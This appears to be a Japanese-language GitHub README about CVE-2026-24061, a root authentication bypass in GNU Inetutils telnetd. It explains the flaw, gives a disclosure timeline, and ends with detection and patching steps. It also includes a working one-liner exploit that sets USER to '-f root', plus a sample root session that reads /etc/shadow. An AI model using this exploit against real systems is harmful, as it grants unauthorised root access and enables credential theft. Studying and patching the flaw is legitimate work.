 0xblackash/cve-2026-24061
CVE-2026-24061


GNU Inetutils telnetdにおける重大なリモート認証バイパス
2015年の亡霊が、まだtelnetを動かしている全てを乗っ取るために舞い戻った。


認証不要。環境変数一つ。即座にルートシェル。
CVE-2026-24061は、GNU Inetutils telnetd ≤ 2.7における重大なリモート特権昇格脆弱性です。
認証されていないリモート攻撃者が、Telnet NEW-ENVIRONオプションを介してUSER環境変数を"-f root"に設定します。
telnetdはそれをサニタイズせずそのまま/bin/loginに渡します。→ loginは-f rootを見て→すべての認証をスキップ→攻撃者をルートシェルに落とします。
この危険なコードは、約11年間(2015年頃から)静かにツリー内に潜んでいました。
「環境変数一つ。パスワード不要。完全なルート。2026年へようこそ。」
2026年3月の現実:
telnetdが次の内容を含むNEW-ENVIRONオプションを受け取ると:
USER=-f root
その値を直接/bin/loginに渡されるargvに追加します:
execve("/bin/login", ["login", "-f", "root", ...], ...)
loginバイナリは-f rootを次のように解釈します:
「このユーザーは既にrootとして認証済み — パスワードチェック不要」
→ 攻撃者は**#**プロンプトを取得。ゲームオーバー。
致命的な設計上の選択: -R / 環境変数の転送が認可されたユーザーに制限されていなかった。
| 日付 | イベント |
|---|---|
| 〜2015年3月 | 脆弱な環境変数処理が導入された |
| 2026年1月 | 上流に非公開で報告 |
| 2026年1月下旬 | 公開開示 & CVE割り当て |
| 2026年1月下旬 | 修正リリース (Inetutils ≥ 2.8) |
| 2026年1月26日 | CISA既知の悪用される脆弱性カタログに追加 |
| 2026年2月〜3月 | レガシー/OTシステムに対する悪用が急増 |
| 2026年3月 | 多くの組み込みベンダーがまだ沈黙または未パッチ |
脆弱なバージョン: GNU Inetutils telnetd 1.9.3 – 2.7
2026年の一般的なターゲット:
安全:
ワンライナー (telnetクライアントがある任意のLinux/macOS):
USER="-f root" telnet -a 192.168.1.50
典型的な出力:

┌──(attacker㉿kali)-[~]
└─$ USER="-f root" telnet -a 192.168.1.50
Trying 192.168.1.50...
Connected to 192.168.1.50.
Escape character is '^]'.

Debian GNU/Linux 12 telnetd

root@legacy-box:~# whoami
root
root@legacy-box:~# id
uid=0(root) gid=0(root) groups=0(root)
root@legacy-box:~# cat /etc/shadow
...
Enterキーを一回押すだけで — 完全なルートアクセス。
telnet localhost 23   # look for inetutils banner
inetutils-telnetd --version   # vulnerable if ≤ 2.7
systemctl disable --now inetutils-inetd   # or telnet.socket
pkill telnetd && chmod -x /usr/sbin/telnetd
sudo apt update && sudo apt install --reinstall inetutils-telnetd # → ≥2.8
iptables -A INPUT -p tcp --dport 23 -j DROP
ufw deny 23/tcp

